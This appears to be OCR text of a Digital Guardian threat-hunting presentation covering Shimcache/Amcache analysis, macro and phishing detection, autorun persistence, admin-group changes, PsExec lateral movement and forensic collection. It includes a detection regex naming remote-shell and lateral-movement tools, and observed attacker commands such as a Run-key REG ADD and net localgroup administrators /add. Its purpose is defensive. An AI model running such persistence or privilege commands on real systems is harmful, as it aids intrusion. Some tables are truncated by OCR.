03/18/16 02:13:37 N/A C:\Users\1022142\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
01/29/16 22:55:16 N/A C:\Users\HaibowaH\AppData\Local\Youdao\Dict\Application\6.3.68.1111\YoudaoDictHelper N/A Tru
01/29/16 22:55:16 N/A C:\Users\HaibowaH\AppData\Local\Youdao\Dict\Application\YodaoDict.exe N/A True
10/16/14 02:44:12 N/A C:\PROGRA~1\SOGOUI~1\740~1.399\SgImeRepairer.exe N/A True
03/18/16 01:35:46 N/A C:\Users\HaibowaH\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
01/29/16 22:55:16 N/A C:\Users\HaibowaH\AppData\Local\Youdao\Dict\Application\6.3.68.1111\wordbook.ex rue
01/23/16 00:14:34 N/A C:\Users\HaibowaH\AppData\Local\Youdao\Dict\Application\6.3.68.1111\YoudaoIE. True
03/17/16 05:32:39 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.1857.0 True
03/17/16 05:32:26 N/A C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch_1.215.1857. A True
03/17/16 06:39:01 N/A C:\Users\wub15\AppData\Local\Temp\sogou_pinyin_mini_6996.exe N/A True
07/14/09 01:15:11 N/A C:\Windows\System32\DfsShlEx.dll N/A False
12/06/14 23:57:14 N/A C:\$Recycle.Bin\S-1-5-21-502536679-1125923469-1539857752-16310979\$RV2AWM False
07/30/15 03:03:54 N/A E:\u¥ítáüuëôuác.exe N/A False
09/11/14 00:58:00 N/A E:\mimikatz_trunk\procdump.exe N/A False
02/29/16 02:03:54 N/A E:\mimikatz_trunk\Win32\mimilove.exe N/A False
03/25/16 08:40:22 N/A E:\mimikatz_trunk\test.cmd N/A False
02/29/16 02:03:52 N/A C:\Users\fand1\Desktop\Unconfirmed 512370\Win32\mimilove.exe N/A True
```

Password Dumping Activity

Goal: Identify suspicious program execution

DIGITAL GUARDIAN®

Don’t Forget Amcache Hunting

Amcache: A Windows 8+ Registry Hive that contains significantly more data. The artifact also contains the file path for the executable, the date and time it was first run, the programs’ SHA1 hash value, and some product and version information.

Parser: https://github.com/EricZimmerman/AmcacheParser

amcache-unassociatedfile-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-shortcuts-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-programentries-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-driverpackages-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-drivebinaries-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-devicepnps-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-devicecontainers-20180717-101822-BBOWIE-XPSP7520.tsv
amcache-associatedfileentries-20180717-101822-BBOWIE-XPSP7520.tsv

Enterprise Cache Hunting

#ThinkBigger!


Total Unique Applications

282,302


Total Unique Endpoints

221

Top Executions by Endpoint



Lowest Executions by Endpoint



EXE	DLL	BAT	TMP	CMD	SCR
3,710,108	27,762,820	0	1,952	0	4,113

Build Splunk Dashboards for Analyzing Shim\Amcache Data Across Entire Network!

Single Character Binaries

Single Character Binaries

Application	Application_Directory
1.exe	d:\新建文件夹\
2.exe	d:\质量\2006质量\
M.exe	d:\program files\zlxsoft\屏幕录像专家 共享版 v2016\
1.exe	d:\新建文件夹\
M.exe	d:\program files\zlxsoft\屏幕录像专家 共享版 v2016\
2.exe	d:\质量\2006质量\
R.exe	c:\program files\r/v-3.1.2\bin\x64\
R.exe	c:\program files\r/v-3.1.2\bin\
R.exe	c:\program files\r/v-3.1.2\bin\i386\

Execution From Temp

Execution from Temp

Application	Application_Directory	count
sgpsyp.exe	c:\users\douai\appdata\local\temp\	53
sgpsyp.exe	c:\users\haoti\appdata\local\temp\	46
au_.exe	c:\users\zlb\appdata\local\temp\~nsis.tmp\	40
setup_wmupdisp.exe	c:\users\xu88ba~1.xia\appdata\local\temp\	39
crfsolfex.exe	c:\users\nobuo~1.ise\appdata\local\temp\	34
easysuite.exe	c:\users\patti\appdata\local\temp\ecns_1\	34
beprint.exe	c:\users\bfrey\appdata\local\temp\ssawebprint\bin\	33
fiery software manager.exe	c:\users\jgray\appdata\local\temp\varsfx0\fsm\	32
reminder.exe	c:\users\tonu.ichikawai\appdata\local\temp\e\tmusi\tmusb\	32
sgpsyp.exe	c:\users\weiliz\appdata\local\temp\	32

Suspicious Binaries

Suspicious Binaries

Application	Application_Directory	count
421.exe	c:\program files\421\	4
ncat.exe	c:\program files (x86)\Nmap\	4
nmap.exe	c:\program files (x86)\Nmap\	4
zenmap.exe	c:\program files (x86)\Nmap\	4
zenmap.exe	c:\program files (x86)\nmap\	4
gencat.exe	c:\msys64\usr\bin\	3
1.exe	d:\新建文件夹\	2
2.exe	d:\质量\2006质量\	2
2009.exe	d:\program files\2009年\	2
26719.exe	c:\users\admini~1\appdata\roaming\tencent\qq\autemp\206793~1\71a55c05\newpkg\	2

regex Application="(rexec|xcmd|servpw64|psexe|lcx|^nc\.exe|nmap\.exe|nping.\exe|ncat\.exe|winrm\.cmd|winrs\.cmd|nbtscan\.exe|wmiexec|smbscan|osql\.exe|^[0-9]{1,5}\.exe)"

DIGITALGUARDIAN®

Hunting Office Macros

DIGITAL GUARDIAN

ATP ALERTS

Alert Name	Alert Severity	Total
[Execution]-ATP1041 - Ransomware File Extensions	High	1165
[Execution]-ATP3100 - Suspicious PowerShell Command	High	16
[Execution]-ATP3001 - Shadow Copy Deletion	High	6
[Execution]-ATP9006 - Office Macro Executed from Email Attachment	High	2

ATP ALERT SEVERITY

High (2)

ENDPOINTS

Computer Name	Total
dgdemo\jv-w81ex64-std	

APPLICATION ANALYSIS

Application	Process Directory	Application Command Line	Total
ping.exe	c:\windows\system32	"C:\Windows\System32\PING.EXE" -n 2 google.com	2

Ping.exe Executed from Macro

Need more Context → Pivot to Process Tree

PROCESS DETAILS

Event Time	Application	Process Directory	MD5 Hash	Parent Application	Application Command Line
05/24/17 6:54:18 pm	ping.exe	c:\windows\system32	a41659711f3b9b48afba65bcd5c8c4e2	winword.exe	"C:\Windows\System32\PING.EXE" -n 2 google.com
06/16/17 10:22:31 am	ping.e	c:\windows\system32	a41659711f3b9b48afba65bcd5c8c4e2	winword.exe	"C:\Windows\System32\PING.EXE" -n 2 google.com


- Investigate
- View Process Tree
- Open in Workspace
- Copy

Office Macro Execution Visualizing The Process Tree

DIGITAL GUARDIAN.

Network 1 | Classified Files 1 | Registry 2

Word Launched from Outlook



Macro spawned ping.exe

Amazon Order #20237985112139 (004).docm" /o ""

Application

Application Command Line: "C:\Program Files\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\DG User\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\ESTYBP6R\Amazon Order #20237985112139 (004).docm" /o ""

Computer Name: dgdemo\jv-w81ex64-std

Parent Application: outlook.exe

Process Directory: c:\program files\microsoft office\office15

Process Start Time: 05/24/17 6:54:11 pm

Signature Status: Signed Trusted No Revoke Check

User: DG User

VirusTotal Status: Not Suspicious

Appears to be a malicious attachment 'Amazon Order'

Details

File Description: microsoft word

MD5 hash: c39c97e5038647d83aac6f14092cd1b5

Software Product Name: microsoft office 2013

Gone Phishing

DIGITAL GUARDIAN

Analyzing link clicks to suspicious domains, direct IP addresses, etc can uncover possible phishing activity.

Phishing Analysis

30 day

EMAIL TRIGGERED RULES

Silent Triggered Rules	Total
[info]-atp1005 - email attachment saved from outlook	144
[info]-atp1003 - double click on email attachment	68
[info]-atp1001 - pdf file attachment opened from outlook	67
[info]-atp4000 - user clicks on url in outlook	42
[info]-atp1004 - office file attachment opened from outlook	33
[info]-atp1006 - office opens saved email attachment	3


Contextual Alerts for Phishing Detection

FILE ATTACHMENT

File Attachments Clicked

Source File Name	Total
familypictures.jpg	56
familypics.jpg	48
api-falcon-900-blended-winglets.pdf	26
doc01.docx	8
familyvacation.jpg	5
dglog10.bak	1

FILE EXTENSION



- jpg (109)
- pdf (26)
- docx (8)
- bak (1)

EMAIL LINK CLICK ANALYSIS

URL
http://click.bncollegemail.com/?qs=3ae9d66b1d1ff319f0ff278064625a55e3f0a4dcf3dff972660feab062b21aec787d8a
https://dganr-preprod.digitalguardian.com/rest/1.0/dg/replay/84c7c62a-6930-47d9-85cf-08cb3078d9a6/status
https://digitalguardian.webex.com/digitalguardian/j.php?MTID=me8a7a99ed056a5a017389a63534c5abe
https://digitalguardian.webex.com/join/cleffeldigitalguardian.com
https://jira.verdasys.com:8443/browse/SA-22482
http://CustomerTestBuilds/7.4.0-Internal6
http://click.bncollegemail.com/?qs=3d0ed6e2438d430fb1983c51e1e8466c6c21e1f96c2b398fbdbcbb4d4a6d93c863f0
http://e.microsoft.com/data/83555B5D-A9F8-43CD-9824-949A5C6586E7/Key-2901401.C.D2Rx3.F.K5.-.HNqcR5
http://homework.russianschool.com/homework/ShowAssignment.html?hc=4431e8225b7ec542c992f7d36feda444c1a
http://homework.russianschool.com/homework/ShowAssignment.html?hc=7fd6b420b9b16bccdd584641a239445e535
http://homework.russianschool.com/homework/ShowAssignment.html?hc=f06b364782e1cffb9859d695c70b5dfb5009
http://it-fs001/DevBuilds/AgentWin/7.4.0/black-widow-showstopper-1/3500/RestrictedTools/AgentTools64
http://mooglyblog.us15.list-manage.com/track/click?u=74bb233c64af84385fc3d6ef5&id=9c86934ef2&e=f837d6fb84
http://p.nytimes.com/email/re?location=4z5Q7LhI+KVBjmEgFdYACPLKh239P3pg1mwR96yOECS1oP3TWYkzRqV86oC
http://p.nytimes.com/email/re?location=4z5Q7LhI+KVBjmEgFdYACPLKh239P3pgDVxQnQ4jUo+cpvIGpgZEKUwtKCP6B
http://r20.rs6.net/tn.jsp?f=001Hq5cfLM6-K2J2H5Bgd6CZZAKQCZ6RePJv1IyPaR0eJ46DGOZ8KMa5082-dTa-NYSwcPk
http://track.spe.schoolmessenger.com/f/a/n85ySlH5eYz3mAteMCK0BA~~/AAAAAQA~/RgRbIBsQP0EIAOyS-KquYPFX
http://www.redherring.com/events/top-100/
https://athemelis.sharepoint.com/_layouts/15/guestaccess.aspx?guestaccesstoken=%2bLURw050nRo9%2b4cu5uSMC
https://athemelis.sharepoint.com/_layouts/15/guestaccess.aspx?guestaccesstoken=32DvZ08gd5hkVDdvjE9Q0MjZvLQ
https://athemelis.sharepoint.com/_layouts/15/guestaccess.aspx?guestaccesstoken=VBqkyYo1DFsxOc4r1m2WJxjhwB
https://bavs.org/bavs/schedule_by_placement/Spring%202017/Anv/Bovs/6/3/1384

Every Email Link Clicked On Across Enterprise

CLICK DETAILS

Event Details

Event Time	Computer Name	User Name	Application Command Line	Source File Name
06/05/17 3:42:47 pm	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf
06/05/17 3:42:47 pm	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf
06/05/17 3:43:05 pm	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf
06/05/17 3:46:48 pm	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf
06/05/17 3:46:48 pm	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf
06/06/17 6:54:27 am	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf
06/06/17 6:53:48 am	workgroup\pm-win10-CB-3...	tonyt	C:\WINDOWS\Explorer.EXE	api-falcon-900-blended-winglets.pdf

Hunting Registry Modifications - Autorun

DIGITALGUARDIAN

ATP ALERTS

Alert Name	Alert Severity	Total
[Persistence]-ATP1304 - Writing Kernel Extension Outside of System Extens...	Medium	6365
[Lateral]-ATP2901 - Internal Incoming Remote Desktop Connections	Medium	5635
[Suspicious]-ATP2003 - Inbound Network Connection from Embargo Country	Medium	1296
[Execution]-ATP1041 - Ransomware File Extensions	High	1165
[Info]-ATP3010 - Launch of Executable from PowerShell or CMD	Informational	445
[Persistence]-ATP4002 - Modification of Autorun Registry Key	Medium	396
[Info]-ATP3004 - Command Shell Execution	Informational	322
[Suspicious]-ATP2024 - Outbound Rundll32 Network Connections	Low	182
[Evasion]-ATP1008 - Office Writes Executable File	Informational	178

ATP ALERT SEVERITY

ENDPOINTS

Computer Name	Total
verdasys\pm-sbook01-CB	68
verdasys\pm-win7x64-dg01	62
workgroup\win10-IP-slow	60
verdasys\pm-win10-dg02	44
dgdemo\jv-w81ex64-std	32
workgroup\biogen	30
workgroup\win10-CB	30
workgroup\ws2016d	30
workgroup\pm-win10-CB-322	17

APPLICATION ANALYSIS

Application	Process Directory	Application Command Line	Total
adobearm.exe	c:\program files (x86)\co...	"C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\...	1
icloudphotos.exe	c:\program files (x86)\co...	"C:\Program Files (x86)\Common Files\Apple\Internet Se...	2
chrome.exe	c:\program files (x86)\go...	"C:\Program Files (x86)\Google\Chrome\Application\chr...	43
chrome.exe	c:\program files (x86)\go...	"C:\Program Files (x86)\Google\Chrome\Application\chr...	1
chrome.exe	c:\program files (x86)\go...	"C:\Program Files (x86)\Google\Chrome\Application\chr...	1
onedrivesetup.e...	c:\users\cmking\appdat...	C:\Users\cmking\AppData\Local\Microsoft\OneDrive\Up...	3
~wtmp000.exe	c:\users\dg\appdata\loc...	"C:\Users\DG\AppData\Local\Temp\~WTMP000.EXE"	1
setup.exe	c:\users\linthemelis\app...	"C:\Users\LinThemelis\AppData\Local\Temp\NVIDIA\GF...	1
onedrivesetup.e...	c:\users\tonythemelis\ap...	C:\Users\TonyThemelis\AppData\Local\Microsoft\OneD...	3

Registry Key Modified

REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Crypted" /t REG_SZ /F /D "C:\Users\DG\AppData\Local\Temp\seatp.jpg"

seatp.jpg ???

PROCESS DETAILS

Event Time	Application	Process Directory	MD5 Hash	Parent Application	Application Command Line
05/24/17 9:59:30 am	reg.exe	c:\windows\system32	d69a9abbb0d795f21995c2f48c1eb560	cmd.exe	REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Crypted" /t REG_SZ /F /D "C:\Users\DG\AppData\Local\Temp\seatp.jpg"
06/03/17 5:33:16 am	winsat.exe	c:\windows\system32	d9b22e20ca388418c89f9f351e20f27c	rundll32.exe	sat.exe" disk -wsswap
06/14/17 8:27:52 am	adobearm.exe	c:\program files (x86)\common files...	07a37cb5c5a01e73fb69f138fae2db0e	runonce.exe	nmon Files\Adobe\ARM\1.0\AdobeARM.exe"
06/16/17 10:20:55 am	explorer.exe	c:\windows	ed6b4c95e2a6d67480b9dbb8a8e7d9b4	userinit.exe	
06/16/17 10:20:55 am	explorer.exe	c:\windows	ed6b4c95e2a6d67480b9dbb8a8e7d9b4	userinit.exe	
06/16/17 10:20:56 am	explorer.exe	c:\windows	ed6b4c95e2a6d67480b9dbb8a8e7d9b4	userinit.exe	
06/16/17 10:20:56 am	explorer.exe	c:\windows	ed6b4c95e2a6d67480b9dbb8a8e7d9b4	userinit.exe	C:\Windows\Explorer.EXE

- Investigate
- View Process Tree
- Open in Workspace ›
- Copy

Registry Modification - Autorun

DIGITALGUARDIAN

Process Tree: reg.exe

From 5/10/17 9:59 am To 6/07/17 9:59 am

Network 0 | Classified Files 2 | Registry 0

explorer.exe → ld223.tmp → cmd.exe → reg.exe

Application

Application Command Line: "C:\Users\DG\AppData\Local\Temp\Ld223.tmp"
Computer Name: dgdemo\tfischer-win7002
Parent Application: explorer.exe
Process Directory: c:\users\dg\appdata\local\temp
Process Start Time: 05/24/17 9:59:27 am
Signature Status: No Signature
User: tfischer
VirusTotal Status: Unknown

Details

File Description: 7z setup sfx (x86)
MD5 hash: 1865e70606792537d6e57da010729b15
Software Product Name: 7-zip sfx

Unsigned

VirusTotal Unknown

Suspicious Tmp File

Application Command Line: "C:\Users\DG\AppData\Local\Temp\Ld223.tmp"

Batch Script Executed

Application Command Line: C:\Windows\system32\cmd.exe /c "C:\Users\DG\AppData\Local\Temp\run.bat" "

Registry Key seatp.jpg Added

Application Command Line: REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Crypted" /t REG_SZ /F /D "C:\Users\DG\AppData\Local\Temp\seatp.jpg"

Hunting Admin Activity

Baselining admin account usage may provide insight into nefarious account activity!

DIGITAL GUARDIAN

[ATP] ALERTS

30 day

Quick Search

ATP ALERTS

Alert Name	Alert Severity	Total
[Suspicious]-ATP3011 - Java Executed from Web Browser	Low	3075
[Execution]-ATP5007 - Office Macro Calling WMI	Medium	2346
[Lateral]-ATP3157 - User Added to Administrators Group	Medium	2019
[Execution]-ATP3029 - Abnormal Explorer Launch	Medium	1547
[Lateral]-ATP2151 - Remote PowerShell to Internal Network	Medium	1474
[Execution]-ATP3008 - Launch of Cmd Shell via Office	Medium	1310

ATP ALERT SEVERITY

Medium (2,019)

Identify Accounts Being Added to Administrators Group

ENDPOINTS


Computer Name	Total
[redacted]MXGDLM0LT314	12
[redacted]MXGDLM0PCIC071	12
[redacted]SHA1TE345	10
[redacted]CHILAP181	8
[redacted]CHILAP226	8
[redacted]GDLPCERF122	8
[redacted]GDLPCIC066	8

APPLICATION ANALYSIS

Application	Process Directory	Application Command Line	Total
net.exe	c:\windows\system32	"C:\Windows\System32\net.exe" localgroup administrators itadmin /add	21
net.exe	c:\windows\system32	net localgroup administrators /add [redacted]PEN SMS Administrators"	1
net1.exe	c:\windows\system32	C:\Windows\system32\net1 localgroup administrators itadmin /add	19
net1.exe	c:\windows\system32	C:\WINDOWS\system32\net1 localgroup administrators itadmin /add	1
net1.exe	c:\windows\system32	C:\windows\system32\net1 localgroup administrators /add [redacted]PEN SMS Administ...	1

PROCESS DETAILS

Hunting Lateral Movement Activity



EVENTS (36)

Event Time	C/User	Operation Type	Alert Name	Application	Process Directory	Command Line
04/02/18 2:29:47 ...	mituadmin	Process Start	-	psexec.exe	c:\windows	"C:\windows\psexec.exe" -s \\5cd62272nr cmd
04/02/18 3:00:31 ...	mituadmin	Process End	-	psexec.exe	c:\windows	"C:\windows\psexec.exe" -s \\5cd62272nr cmd
04/02/18 3:03:51 ...	SYSTEM	Process Start	-	psexec.exe	c:\sysmgt\sources\o365_2016	"C:\Sysmgt\Sources\O365_2~1\psexec.exe" -h cscript /
04/02/18 3:11:58 ...	SYSTEM	Process End	-	psexec.exe	c:\sysmgt\sources\o365_2016	"C:\Sysmgt\Sources\O365_2~1\psexec.exe" -h cscript /

Baselining lateral movement activity will help in identifying anomalous behavior! Identify all accounts running tools like PsExec. Also, what path is it executing from?

Application	Application_Directory
pse.exe	c:\temp\pse\
psexec.exe	c:\
psexec.exe	c:\bin\
psexec.exe	c:\installs\
psexec.exe	c:\program files\axi system\v810\5.0\bin\pstools\
psexec.exe	c:\program files\splunk-prodsupport\etc\apps\cancapital_traffic_flow_collector\bin\pstools\
psexec.exe	c:\psexec\
psexec.exe	c:\pstools\
psexec.exe	c:\script_cleartempfiles\
p.exe	c:\temp\
psexec.exe	c:\temp\sysinternals\
psexec.exe	c:\tools\
psexec.exe	\users\administrator\appdata\local\temp\ixp000.tmp\

Investigate

Investigate

Threat Actor

Investigate

Threat Response: Capture Forensics!

ENDPOINTS

Computer Name	Total
dgdemo\Cking-win10-RS3	105
dgdemo\jv-w81ex64-std	52
workgroup\VDELY-DEMO	50
dgdemo\bhovd-win10	44
ecorp\WELLICKT	36
dgdemo\bhiler	23
dgdemo\jsarm	7
workgroup\sfit	4
dgdemo\bhiler	3

- Investigate
- View Risk
- Open in Workspace >
- Add to Filter
- Exclude from Results
- Copy
- Add to Watchlist >
- Scan >
- Add to Component List >

- Autoruns Collection
- Event Log Collection
- Full Forensic Collection
- Memory Artifact Collection
- $MFT Collection
- Registry Collection
- Shimcache Hunting
- SKO2018
- Suspicious File Acquisition
- Web History Collection

Key Forensic Artifacts

PROCESS DET

Event Time	s Directory	MD5 Hash
03/27/18 1:49:	dows\system32	86cc31f0a3d05c1dbd587552ff2dadff
03/28/18 11:0	dows\system32\window...	852d67a27e454bd389fa7f02a8cbe23f
03/28/18 11:0	c:\windows\temp	0762764e298c369a2de8afaec5174ed9
03/28/18 11:0 exe	c:\windows\syswow64\windo...	92f44e405db16ac55d97e3bfe3b132fa
03/28/18 11:0	c:\windows\temp	0762764e298c369a2de8afaec5174ed9

If additional forensic data is required to conduct an investigation, collecting critical forensic artifacts will aid your investigation.

Critical Forensic Artifacts - $MFT

- $MFT – Master File Table - All information about a file, including its size, time and date stamps, permissions, and data content

Tool: MFTDump http://malware-hunters.net/all-downloads/

Command: mftdump /m hostname $MFT


```
-------------------------------------------------------------
--              MFTDump - $MFT Dump Tool                   --
--                  Version: 1.0.1                           --
--     Member of the Malware-Hunters Forensic Toolkit      --
--             Written by Michael G. Spohn                 --
--            http://www.malware-hunters.net               --
-------------------------------------------------------------
--           Use this tool at your own risk                --
--                     NO WARRANTY!                        --
-------------------------------------------------------------

Usage: mftdump [/a] [/d] [/f] [/h] [/l] [/m <str>] [/o <str>] [/s] [/v] [/V] [/z] [$MFT File]
  /a, --ADS             Dump ADS's to stdout
  /d, --debug           Create debug log
  /f, --filenames       Dump filenames to stdout
  /h, --help            Display this notice
  /l, --long            Use long output format
  /m, --hostname=<str>  Hostname (Default: localhost)
  /o, --output=<str>    Output file (Default: mftdump_hostname.txt)
  /s, --short           Use short output format
  /v, --verbose         Chatty output
  /V, --version         Show version and exit
  /z, --zip             Zip output file
```

$MFT

MFTDump output file can be easily imported into Excel for quick search and filtering. This file allows an Incident Responder to identify file related activity that may have been generated during and after an attack. This includes:

- New Files Created
- Files Modified / Deleted
- Timestomping Activity (Anti-Forensics)




RecNo	Deleted	Directory	ADS	Filename	siCreateTime (UTC)	siAccessTime (UTC)	siModTime (UTC)	siMFTModTime (UTC)	ActualSize	AllocSize	Ext	FullPath
83698	0	0	0	a.exe	6/18/2017 23:12	12/10/2013 0:08	6/18/2017 23:12	6/18/2017 23:12	127072	131072	exe	\Windows\Temp\a.exe
83876	0	1	0	hacker_tools	6/18/2017 23:12	6/18/2017 23:13	6/18/2017 23:13	6/18/2017 23:13				\hacker_tools
83881	0	0	0	password_dumper.exe	6/18/2017 23:12	10/20/2016 23:26	6/18/2017 23:12	6/18/2017 23:12	468056	471040	exe	\hacker_tools\password_dumper.exe
83881	0	0	1	password_dumper.exe:6E53BFF5-0001-412	6/18/2017 23:12	10/20/2016 23:26	6/18/2017 23:12	6/18/2017 23:12	260	260	exe	\hacker_tools\password_dumper.exe:6E53BFF5-0
83884	0	0	0	hacktool.exe	6/18/2017 23:12	10/5/2016 20:41	6/18/2017 23:13	6/18/2017 23:12	531368	532480	exe	\hacker_tools\hacktool.exe
83884	0	0	1	hacktool.exe:6E53BFF5-0001-412b-8407-E3	6/18/2017 23:12	10/5/2016 20:41	6/18/2017 23:13	6/18/2017 23:12	312	312	exe	\hacker_tools\hacktool.exe:6E53BFF5-0001-412b-

Critical Forensic Artifacts - Registry

Filename	Location	Content
SAM	\Windows\system32\config	User account management and security settings
Security	\Windows\system32\config	Security settings
Software	\Windows\system32\config	All installed programs and their settings
System	\Windows\system32\config	System settings


Tool: Regripper https://github.com/keydet89/RegRipper2.8

Command: rip.pl –r <HIVEFILE> -f <HIVETYPE>

